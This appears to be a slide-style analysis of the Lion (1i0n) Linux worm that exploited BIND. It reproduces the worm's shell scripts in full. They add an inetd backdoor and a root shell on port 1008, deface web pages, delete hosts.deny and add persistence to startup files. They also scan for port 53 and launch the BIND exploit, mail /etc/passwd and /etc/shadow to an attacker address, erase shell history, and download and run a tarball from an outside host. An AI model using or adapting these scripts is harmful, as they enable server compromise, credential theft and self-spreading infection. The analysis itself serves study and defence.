Anatomy of

Lion Internet Worm

IDG-An "unusually destructive" computer worm is winding through the networkconduits of Linux computers, capable of massively compromising servers by exploiting a known vulnerability.

CNN-" 20% of the Internet is vulnerable to this "

Why Lion worm?

"because of the japan's disrepect, cnhonker had been roused, and the lion worm is just to tell the Japanese chinese is not sheep, they must be answer for They must assue the obligation with their crimeThey must assue their action for the educational book."

What makes the lion worm interesting is that it uses simple Unix shell script. And reuses codes that were used in previous worms.

It looks for linux servers running BIND services, Which has vulnerability to buffer overflow.

Who It works ?

- Tcp connect port scan for port 53
- Finds victims then attacks with bind exploit (Buffer overflow)
- Force the hacked server to download the worm from web site and will execute it
- Steel the user names and passwords files and E-mail them to an address @china.com
- Insert Trojan hoarse at the hacked server
- Covers its tracks in system logs
- Start spreading and attacking new servers from this hacked server

Referances:

[1] http://security.itworld.com/4340/itwnews01323worm2/page_1.html
[2] http://archives.cnn.com/2001/TECH/internet/03/23/linux.worm.idg/
[3] http://www.whitehats.com/library/worms/lion/index.html
[4] http://www.spitzner.org/winwoes/

Source of the Lion:

The recent 1i0n worm-related attacks appear to gain root control of the vulnerable DNS through the TSIG exploit using automated scripts. The worm sends password files to a pair of email addresses in China, downloads code from a Website in China, and leaves a root shell open on the DNS on port 1008/tcp..

New Attack

1i0n.sh

```
#!/bin/sh

cp asp62 /sbin/asp
echo asp stream tcp nowait root /sbin/asp >> /etc/inetd.conf
killall -HUP inetd

nohup find / -name "index.html" -exec /bin/cp index.htm {} \; &
rm -f /etc/hosts.deny
mv 1i0n.tar /tmp/ramen.tgz
./getip.sh
touch -r /etc/rc.d/rc.sysinit getip.sh
echo "/dev/.lib/star.sh" >> /etc/rc.d/rc.sysinit
touch -r getip.sh /etc/rc.d/rc.sysinit
rm -rf getip.sh
rm -rf lion
touch bindname.log
./star.sh
```

Disable TCP wrappers

Add it self to start up

Run getip.sh

Run start.sh

Will start scan.sh & hack.sh which will run in parallel as back ground process.
They will use the file bindname.log as shared file where scan.sh will search for problem targets and write there IPs in bindname file and the hack.sh will read this file and attack possible targets in it

star.sh

```
#!/bin/sh

rm -rf 1i0n.sh; rm -rf bindname.log; touch bindname.log
    nohup ./scan.sh >>/dev/null &
    nohup ./hack.sh >>/dev/null &
```

Get possible victom address from the log file

Replecation

Infection

hack.sh

```
#!/bin/sh
clear

tail -f bindname.log | while read TARGET
do
    ./bindx.sh $TARGET
done
```

Attack the target

Bindname.log

scan.sh

```
#!/bin/sh
while true
 do
  CLASSB=`./randb`
  sleep 100
  killall -9 bind 1>>/dev/null 2>>/dev/null 3>>/dev/null
  ./pscan $CLASSB 53
done
```

Chose random class b

kills any local BIND process running

Scan class b for possible target if found add it to the file(pscan is a portscanner that scans a given class a, b, or c network range for a single tcp port.)

bindx.sh

```
#!/bin/sh
./bind $1 -e <.hack &
exit 1
```

Run bind exploit (remote exploit for the BIND 8.2.x vulnerability) against the target

PayLoad

BIND exploit

```
PATH='/usr/bin:/bin:/usr/local/bin/:/usr/sbin/:/sbin';
export PATH;
export TERM=vt100;
rm -rf /dev/.lib;
mkdir /dev/.lib;
cd /dev/.lib;
echo '1008 stream tcp nowait root /bin/sh sh'>>/etc/inetd.conf;
killall -HUP inetd;
ifconfig -a>1i0n;
cat /etc/passwd >>1i0n;
cat /etc/shadow >>1i0n;
mail 1i0nip@china.com <1i0n;
rm -fr 1i0n;
rm -fr /.bash_history;
lynx -dump http://coollion.51.net/crew.tgz >1i0n.tgz;
tar -zxvf 1i0n.tgz;
rm -fr 1i0n.tgz;
cd lib;
./1i0n.sh;
```

Get password File

Send the e-mail

Clean Up

Start new attack

shell script; sends system IP address, OS version information, /etc/passwd file, and /etc/shadow file to the attacker's email address . (1i0nkit@china.com). Then it starts new attack